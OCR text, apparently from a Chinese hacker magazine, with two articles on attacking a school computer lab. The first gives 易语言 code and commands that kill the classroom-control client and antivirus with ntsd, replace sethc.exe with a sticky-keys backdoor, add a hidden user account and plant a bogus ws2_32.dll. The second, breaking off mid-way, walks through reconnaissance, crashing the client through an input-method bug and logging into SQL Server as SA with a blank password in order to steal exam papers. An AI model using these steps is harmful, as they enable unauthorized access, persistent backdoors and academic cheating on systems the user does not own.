


图3

二、自己的办法

破解工作开始了，我想了一想，老师是通过安装在教师机上的教师端与安装在学生机上的学生端联系，使学生机被教师机控制或屏幕广播，既然如此，肯定有与教师机联系的本地进程，于是乎，打开任务管理器查一查！果然，这有个疑似进程“student3DVD.exe”（我们学校用的

是极域2005，进程名随版本的不同会有变化，但基本都是studentxxx.exe），我尝试结束该进程，结果正如我所想，失败。但我肯定，这个方向是对的！因为别人在以前的书中写过这方面的内容。大家也看过，我是想告诉大家我自己琢磨出来的另类办法，注意另类这个词语。注明一点：写这篇文章时，没有电子教室的环境！无法给大家截图，很抱歉！但我们的主要工作并不在于这里，而是在于依靠编程来破解它！同时，我会模拟一个进程，给大家做演示，如图4。




图4

我查到了以前用过的windows操作系统自带的一个任务调试程序（NTSD），相当内核级，传说中除了它本身运行所必须依赖的系统进程外，任何进程都可以轻松结束！这是一个真正的杀手锏，部分杀毒软件也可以，写程序的时候可以考虑用它KILL掉杀毒软件，我就不信，一个小小的极域电子教室他都搞不定？好了，做个测试。

NTSD结束进程用的代码：**ntsd -c q -pn 进程名**

果然，随着一阵急速的代码流“恰似一江春水向东流”（可能有些夸张，大概要两秒吧）极域电子教室的小图标从托盘上消失了去！哈哈，这可真是“沉舟侧畔千帆过，病树前头万木春”啊（突然诗兴大发...心情太激动了），激动过了，总结规律，开始进行第二步，程序的编译！

依然文章的最终目的是通过编程实现反控制，所以总结归纳一下要实现的功能，然后开始编程。

1.主要使用NTSD来进行反控制，然后融合多种方法来实现进阶功能。

2.巧妙利用Windows粘滞键来做后门（SHIFT键没被禁止）好阴险的想法，已经被老师控制了，敲5下SHIFT键直接出来，该怎么玩就怎么玩。

3.一键创建新用户，方便切换用户。

4.动态链接库更换，使程序不能正常运行（别人说过了的，我也给大家再说一遍：某些软件运行时需要加载DLL动态链接库，程序会先从目录里找，目录里如果没有，就从系统目录中找到，那么我们可以在程序目录添加无效的DLL，来阻止程序的再次运行！装了还原卡的可不行，重启之后就恢复了）。


功能基本上就是这些了，有了一定的创新。为了小菜，我使用易语言来编程（我会尽量使用麻烦但好理解的语句来写）。

三、编程开始

因为这个软件，我需要做到通用性和无错性，所以代码会长一点，但是为了节约《黑客x档案》宝贵的版面，我就尽量选取一些关键部分的代码贴给大家。我会写一个初次配置文件，便于大家根据自己版本不同的极域电子教室的使用！

打开易语言-“创建windows窗口程序”-“设计启动窗口”，如图5，感觉还不错，保留，继续开始编写代码。

启动窗口的代码：


图5

```
子程序 _按钮1_被单击
局部变量 进程，文本型
局部变量 文件，文本型
文件 ＝ 取运行目录 () ＋ “\conn.ini”
如果 (文件是否存在 (文件) ＝ 假)
    信息框 (“配置文件丢失！”，#警告图标，“错误”)
    结束 ()
否则
如果结束
进程 ＝ 读配置项 (文件，“set”，“jc_name”，)
运行 (“ntsd -c q -pn” ＋ 进程，真，#隐藏窗口)
```

```
子程序 _按钮2_被单击
局部变量 文件号，整数型
局部变量 大小，整数型
局部变量 大小2，整数型
文件号 ＝ 打开文件（取特定目录（#Windows系统目录），#读入，#无限制）
大小 ＝ 取文件长度（文件号）
运行（“copy backdoor.exe %windir%\system32\sethc.exe /y”，真，#隐藏窗口）
运行（“copy %windir%\system32\sethc.exe %windir%\system32\dllcache\sethc.exe /y”，真，#隐藏窗口）
信息框（“请稍候”，0，“稍等”）
延时（5000）
大小2 ＝ 取文件长度（文件号）
如果（大小 ＝ 大小2）
    信息框（“安装失败”，#错误图标，“失败”）
否则
如果结束
子程序 _按钮3_被单击
运行（“net user hackerxfiles hackerxfiles /add”，真，#隐藏窗口）
运行（“logoff”，真，#隐藏窗口）
子程序 _按钮4_被单击
局部变量 配置，文本型
局部变量 文件，文本型
文件 ＝ 取运行目录（）＋ “\conn.ini”
配置 ＝ 读配置项（文件，“set”，“jc_area”，）
复制文件（取运行目录（）＋ “\dllfiles”，配置 ＋ “\ws2_32.dll”）
子程序 _按钮5_被单击
局部变量 配置，文本型
局部变量 配置2，文本型
局部变量 文件，文本型
文件 ＝ 取运行目录（）＋ “\conn.ini”
配置 ＝ 读配置项（文件，“set”，“jc_area”，）
配置2 ＝ 读配置项（文件，“set”，“jc_name”，）
运行（配置 ＋ 配置2，真，）
子程序 _按钮6_被单击
载入（关于，，真）
```



图6

解决战斗了！写好关于，放好皮肤，生成EXE，怎么样，感觉不错吧！如图6。

别人的作品里经常提到破解一词，我觉得破解一词放在这里不够恰当，所以我使用“反控制”来说，这里的反控制指的是脱离老师的控制，俗称“脱机”。

（本文所涉及的程序和代码已收录在本期光盘中）

考试卷子是这样拿到的

乱雪

第一节课：踩点机房

踩点，是渗透的第一步，又叫做“信息收集”。目的是收集对方的信息，并在渗透过程中加以运用。掌握了对方信息的多少，是决定渗透测试成败的关键要素。可通过搜索引擎深度搜索、社会工程学欺骗、扫描主机端口和漏洞等方式来获取对方各种信息。在《黑客大曝光》第一章对踩点环节有着详尽的说明，建议有条件的读者细细品味。

作为学校机房，为教学方便，所有机器内的系统配置都相同，并安有一致的应用程序，还安有还原精灵。这样的配置环境中，更加便于渗透——因为系统内部的配置都一样，只要在本机中找到安全问题，对应其他的机器也会存在着相同的安全问题。只要渗透了一台机器，就等于渗透了整个机房。

首先要收集一些重要的信息：IP地址、系统开启的端口、系统漏洞补丁更新状态、系统开启的服务，以及部分涉及安全的相关配置情况，例如远程桌面是否开启、是否有共享、账号空口令等等。我将此次踩点结果整理成表1。

类型	获得方法	结果	相关对策
IP地址	ipconfig命令	A类IP地址； 本机IP地址：10.10.25.61； 子网掩码：255.255.255.128； 网关：10.10.25.7	IP地址是第一个获取的目标，在渗透中是必要的。从获得的结果中可以算出IP地址划分的范围。
开放端口	Netstat -an命令	重要的有IIS、SQL server、FTP的端口	主机里没有WEB站点，IIS版本是5.1；SQL Server版本是2005，SA权限，空口令；FTP是用的IIS中的FTP，无写入权限。
补丁更新状态	控制面版-添加或删除程序，勾选“显示更新”	补丁比较新，从更新的时间至今暂未有可利用的远程溢出漏洞	暂时不考虑利用漏洞渗透
开启服务	控制面板-管理工具-服务	涉及到安全的很多服务已经被禁用，大部分无用的服务	不过Sql Server的服务是打开了的，我只考虑这个
系统账号	略	默认登陆的Administrator账号	可能会在一定条件下用上
共享	右键单击“我的电脑”-“管理”-“共享文件夹”	没有任何共享目录	无

表1

从整理出的结果选出其中可能使用到的脆弱点，并根据危害程度的高低依次排列：SQL Server > IIS/FTP >系统漏洞，从威胁度最高的开始下手——SQL Server。

渗透之前还需确定IP范围。机房内共有4排主机，每排20台。本机IP地址是10.10.25.31，子网掩码是255.255.255.128，网关是10.10.25.7，可以计算出IP地址的范围是10.10.25.1~10.10.25.126。现在只用对这个范围内的IP地址渗透，表2。

计算IP地址范围的方法：

IP地址是32位的，子网掩码全部为1的部分称为网络号，剩下的位数中为0的称为主机号。例如本次得到的子网掩码是，11111111.11111111.11111111.10000000，其中前25位是网络号，后7位是主机号。

先将IP地址10.10.25.61转换成二进制格式：00001010.00001010.00011001.00011111；然后再把子网掩码也转换成二进制格式：11111111.11111111.11111111.10000000。并将IP地址的每一位对应子网掩码的每一位做AND运算，运算法则是：1和1结果为1，其余都为0。

```
       00001010,00001010,00011001,00011111
AND    11111111.11111111.11111111.10000000
---------------------------------------------
       00001010,00001010,00011001,00000000
```

得到的结果即：00001010.00001010.00011001.00000000，转成十进制表示为10.10.25.0。

由于本例中子网掩码网络位有25位，IP地址是32位的，那么，还剩下的7位就是主机号。将得到的结果中的后7位从0变成1，得到的结果为：00001010.00001010.00011001.01111111，转换成十进制表示为：10.10.25.127。然后除去两个特殊用途的地址10.10.25.0和10.10.25.127，剩下的10.10.25.1~10.10.25.126即为IP地址范围。再排除一个网关地址10.10.25.7。所以该子网内一共可以有125台主机。机房共80台机子，有125-80=45个IP地址未使用。

表2

第二节课：尝试渗透

通过第一节课的踩点，已确定先从SQL Server下手。但在渗透前，还需要做一件事，由于每台机器上都安有教学管理系统，主机是可以看到学生端屏幕的，渗透教师机当然不能让老师看到你在渗透他，必须关闭它。

机器上安的是一款名为“极域电子教室”的教学管理系统。学生端上的一般是不会提供“退出”功能的。我尝试了用任务管理器结束学生端的进程StudentMain.exe，提示“无法完成操作，拒绝访问”，看来是它HOOK了SSDT里的NtOpenProcess函数。不过也没关系，因为我发现系统里的智能ABC输入法版本是5.0的，该版本存在着一个非常经典的漏洞，只要依次按下V、↑、Delete、空格键，即可使对应的程序崩溃。为崩溃学生端进程，我找了一处可输入字符的地方，在传送文件给教师机，选择文件时，这里可以输入字符。将光标置于“文件名”后面的输入框内，依次按下V、↑（方向键）、Delete和空格键，程序立即就死了，如图1。




图1

由于SQL Server是SA权限，空口令。我用SQL Server自带的“查询分析器”来登陆，如图2、图3。




图2

